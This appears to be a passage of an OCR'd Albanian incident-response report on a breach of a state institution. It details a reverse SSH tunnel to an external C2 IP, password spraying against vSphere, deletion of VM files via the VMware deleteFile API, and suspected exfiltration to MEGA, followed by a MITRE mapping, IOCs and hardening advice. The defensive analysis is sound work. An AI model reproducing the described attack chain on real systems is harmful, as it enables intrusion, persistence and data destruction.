

Figura 13 StrictHostKeyChecking login me reverse proxy

Kjo tregon krijimin e një reverse SSH tunnel drejt IP-së së jashtme 107.189.22.170 në portën 443, duke mundësuar akses nga jasht drejt sistemit të brendshëm. Ky aktivitet paraqet kompromet im të mundshëm dhe përdorim të serverit për akses të paautorizuar dhe lëvizje paralele (pivoting) drejt infrastrukturës së brendshme.

E njejta komandë është evidentuar dhe në ip e brendshme 1********.

Pas realizimit të connection-it me sukses, krijohet një **reverse SSH tunnel**, i cili i mundëson sulmuesit akses nga jashtë drejt makinës së kompromet uar. Konkretisht, duke u lidhur në **107.189.22.170:8080**, ai arrin të aksesojë hostin e brendshëm.

Qëllimi i këtij konfigurimi është të sigurojë akses të vazhdueshëm në rrjetin e brendshëm, duke përdorur makinën Ubuntu si **proxy/pivot point** për lëvizje laterale dhe komunikim me infrastrukturën e jashtme (C2).

Trafiku i identifikuar tregon komunikim **bidireksional me serverin C2**, çka përforcon indikacionet për kompromet im aktiv dhe kontroll të jashtëm mbi sistemin.



Figura 14 Komunikimi me Command and Control

Nga analiza e trafikut në Siem, evidentohet komunikim i vazhdueshëm dhe bidireksional midis hostit të brendshëm **1********dhe IP-së së jashtme **107.189.22.170**.
Fillimisht shfaqen lidhje në portin **22 (SSH)**, të ndjekura nga trafik në **portin 443 (SSL/TLS)**, si dhe shkëmbime ICMP, duke treguar një kanal aktiv dhe të qëndrueshëm komuni

Figura 15 Lidhje bidirektorale me SSH



Figura 16 Trafik outbound drejt C2

Evidentohet se nga IP e brendshme **1********** janë kryer tentativa të shumta **failed login** me përdoruesit *a*********** dhe ***K*******.** Aktiviteti fillon në **09/03/2026 ora 04:18:25 AM** dhe vazhdon deri në **09:12:57 PM**, duke treguar tentativa të vazhdueshme autentikimi të pasuksesshëm.

Në vijim, në **09:42:56 PM** të së njëjtës datë, evidentohet një **login i suksesshëm (200 OK)** me përdoruesin ***A******* në **vSphere**.

Ky model sjelljeje është konsistent me një **password spraying / brute-force attack**, i cili përfundon me kompromet im të kredencialeve dhe akses të suksesshëm.

Figura 17 Tentativa për login të suksesshëm

Nga analiza e log-eve konfirmohet aktivitet i vazhdueshëm autentikimi nga IP 1******, ku shfaqen tentativa të shumta failed login për disa përdorues, përfshirë ***K******, a****** dhe llogari të tjera në domain **********.**

Log-et tregojnë përgjigje të tipit **"**Forbidden**"** dhe response code 400, çka konfirmon dështimin e

autentikimeve në mënyrë të përsëritur brenda një intervali të shkurtër kohor.

Figura 18 Kuvendi-Pu tentativa të shumta failed

Momenti kur tentativa **password spraying / brute-force** rezulton e suksesshme evidentohet në 09/03/2026 ora 09:42:56 PM, ku regjistrohet **login i suksesshëm (response code 200)** për përdoruesin *a*********@******* nga IP 1*******.

Figura 19 Pas tentativave failed - tentativa e suksesshme

Ndryshimi i password-it për *a********@******** evidentohet në 10/03/2026 ora 08:16:13 AM, sipas log-ut ssoAdminServer.log.



Figura 20 Ndryshimi i password të userit në vsphere

Më pas, konfirmohet akses i suksesshëm në vSphere në 10/03/2026 ora 09:06:54 AM nga IP 1********, duke treguar se sulmuesi ka ruajtur aksesin edhe pas ndryshimit të kredencialeve.

Figura 21 Aksesi i suksesshëm në vsphere

Evidentohet se më **10/03/2026**, nga hosti i brendshëm **1********** (tunel tjetër), janë kryer tentativa të vazhdueshme **failed login** në vSphere në intervalin **10:11:24 AM – 10:54:44 AM**, kryesisht me përdoruesin ********@*********.

Këto tentativa dështojnë (response code 401), çka përkon me faktin që password-i i përdoruesit *a***********është ndryshuar më herët në **08:16:13 AM**.



Figura 22 Tentativa të tjera failed

Në lidhje me fshirjen manuale të file-ve të VM (p.sh. *.vmdk, *.vmx*), evidentohet aktivitet i drejtpërdrejtë në datastore të ESXi.

Momenti i parë i identifikuar është më **10/03/2026 ora 10:40:19 AM**, ku fillon fshirja e file-ve.

Në hostin ********** është thirrur API:

vim.FileManager.deleteFile, e cila përdoret për fshirje direkte të file-ve në datastore.

Ky veprim konfirmon se fshirja është kryer në mënyrë manuale përmes VMware API, duke treguar ndërhyrje të qëllimshme në infrastrukturë.

Figura 23 Ky event shënon momentin e parë të identifikuar të fshirjes së file-ve në datastore.

Figura 24 vijimi i aktivitetit në të njëjtin host

Përsa i përket marrjes së të dhënave, duke u bazuar në publikimet e bëra në grupin e telegram, dyshohet të jetë përdorur platforma MEGA, platformë kjo që është përdorur në sulme të mëparshme nga aktorët keqdashës.

Figura 25 Të dhënat e nxjerra nga aktorët keqdashës

Nga një investigim mbi trafikun drejt kësaj platforme, është evidentuar një trafik nga data 3 Mars deri më 9 Mars:



Figura 26 Trafik i dyshuar exfiltrate



Figura 27 Trafik exfiltrate

MITRE ATT&CK – Teknikat e Identifikuara

Bazuar në analizën paraprake të incidentit, aktiviteti i aktorit të kërcënimit përputhet me disa teknika të kornizës **MITRE ATT&CK**:

Taktikat (MITRE)	Taktikat ID	Teknikat	Përshkrimi i Aktivitetit
Initial Access	T1078	Valid Accounts	Sulmuesi ka fituar akses fillestar në rrjet përmes përdorimit të kredencialeve të kompromet uara VPN të një pale të tretë që ofron shërbime për institucionin.
Lateral Movement	T1021	Remote Services	Pas hyrjes në rrjet, aktori i kërcënimit ka përdorur një server të brendshëm si **jump host** për të lëvizur drejt sistemeve të tjera brenda infrastrukturës.
Persistence	T1053	Scheduled Task / Job	Ka indikacione për krijimin e mekanizmave të persistencës për të ruajtur aksesin në sistem edhe pas rinisjes së sistemeve ose ndërhyrjeve administrative.
Defense Evasion	T1070	Indicator Removal on Host	Sulmuesi mund të ketë kryer manipulim ose fshirje të log-eve dhe artefakteve të sistemit për të reduktuar gjurmët e aktivitetit të tij në host.
Command and Control	T1071	Application Layer Protocol	Komunikimi me infrastrukturën e komandës dhe kontrollit është realizuar përmes protokolleve të zakonshme të aplikacioneve për të maskuar trafikun dhe për të shmangur detektimin.
Exfiltration	T1567.002	Exfiltration to Cloud Storage	Ekzistojnë indikacione për **eksfiltrim të mundshëm të të dhënave drejt platformës cloud Mega (Mega.nz)** duke përdorur shërbime legjitime file-sharing për transferimin e të dhënave jashtë rrjetit të institucionit.

INDIKATORËT E KOMPROMITETIT

IP: 107.189.22.170 NL
IP: 87.121.162.182 AL

REKOMANDIME STRATEGJIKE PËR FORCIMIN E SIGURISË KIBERNETIKE:

1. Forcimi i mekanizmave të autentikimit dhe menaxhimit të aksesit

- Implementimi i detyrueshëm i Multi-Factor Authentication (MFA) për të gjitha akseset në distancë dhe për përdoruesit me privilegje administrative. Aktivizimin e 2FA/MFA (Multifactor Authentication) në mjetet e authentication OnPrem dhe në Cloud. Të aplikohen filtra të trafikut në rastin e aksesimit në distancë të hosteve (punonjësve/palë të treta/klientë). Kjo teknikë duhet të realizohet në mënyrë të sigurtë përmes tuneleve të enkriptimit me anë të teknikave: 1- IPSEC ose SSL, 2 - Tunelet IPSEC duhet të jenë të konfiguruara me anë të formatin IKEv2 dhe minimalisht enkriptimi simetrik të realizohet permes algoritmave AES 256 dhe me celsa asimetrik me gjatesi RSA 2048 bit, 3- Nderkohe akseset nga distanca duhet të shoqerohen me: a) Analizë për fluktuacionin e trafikut, b) Authentikimi me 2FA, c) Implementimi i arkitekturës zero-trust.
- Përmirësimi i sistemeve të Identity and Access Management (IAM) dhe Privileged Access Management (PAM). Të projektohet zgjidhja për menaxhimin e aksesit të përdoruesve "Identity Access Management" dhe "Privileged Access Management" për të kontrolluar identitetin dhe privilegjet e përdoruesve në kohë reale sipas parimit "zero-trust".

2. Menaxhimi dhe kontrolli i aksesit të palëve të treta

- Vendosja e standardeve të detyrueshme të sigurisë për kompanitë dhe partnerët që ofrojnë shërbime për institucionet shtetërore.
- Monitorimi i vazhdueshëm i aktiviteteve të aksesit të palëve të treta në infrastrukturat institucionale.
- Të aplikohen filtra të trafikut në rastin e aksesimit në distancë të hosteve (punonjësve/palë të treta/klientë) si dhe aktivizimin e 2FA/MFA për këtë akses.

3. Rritja e kapaciteteve të monitorimit dhe detektimit të incidenteve. (përmirësim dhe automatizim i proceseve të detektimit)

4. Përmirësimi i arkitekturës së sigurisë së rrjetit (Zero Trust Network Architecture)

- Zbatimi i segmentimit të avancuar të rrjetit për të kufizuar lëvizjen laterale të mundshme të sulmuesve.
- Rritja e kontrollit mbi akseset administrative dhe izolimi i sistemeve kritike.

- Rishikim i politikave të konfiguruara mbi rrjetin

5. **Bllokimi i aksesit publik të Windows Exhange Server On- Prem. Sygjerohet migrimi i menjëhershëm në Microsoft 365 online.**
6. Rishikimi i politikave të sigurisë për ruajtjen e fjalëkalimeve. Politika e skadimit të fjalëkalimeve. Fjalëkalimet e përdoruesve duhet të skadojnë periodikisht, me një periudhë maksimale prej 90 ditësh. Gjithashtu, përdoruesit duhet të detyrohen të ndryshojnë fjalëkalimin e tyre në hyrjen e parë pas krijimit të llogarisë, për të parandaluar përdorimin e kredencialeve të përkohshme.
7. Dokumentimi i topologjisë së rrjetit. Të forcohet arkitektura e rrjetit përmes segmentimit dhe mikrosegmentimit logjik dhe fizik duke kufizuar aksesin lateral.
8. Implementimi i zonës DMZ për serverët WEB. Serverët e faqeve web dhe shërbimeve publike duhet të vendosen në një zonë të izoluar të rrjetit (DMZ – Demilitarized Zone). Kjo ndan qasjet nga jashtë dhe brenda organizatës dhe siguron që asnjë server në DMZ të mos ketë komunikim direkt me Domain Controllers.
9. Rishikimin e të gjithë politikave të Active Directory.
10. Ndryshimet e menjëhershme të kredencialeve të përdorimit të sistemeve dhe platformave në infrastrukturën IT.
11. Të aplikohen politika për aksesimin remote në Active Directory.
12. **Aplikimin e Tier-ing model në kontekstin e Active Directory,** për kategorizimin e llogarive të përdoruesve, pajisjet dhe shërbimet në nivele të ndryshme. Kjo qasje ndihmon në uljen e sipërfaqes së sulmit dhe izolimin e kompromitimeve.
    Tier 0 - Identitete dhe sisteme me privilegje maksimale. Kontrollojnë AD-në. Domain Controllers, Admins e AD-së, PKI Servers
    Tier 1 - Administrim i serverëve dhe aplikacioneve. Serverë aplikacionesh, SQL, Exchange, File Servers
    Tier 2 - Administrim i pajisjeve fundore (end-user). Workstations, laptopë, printerë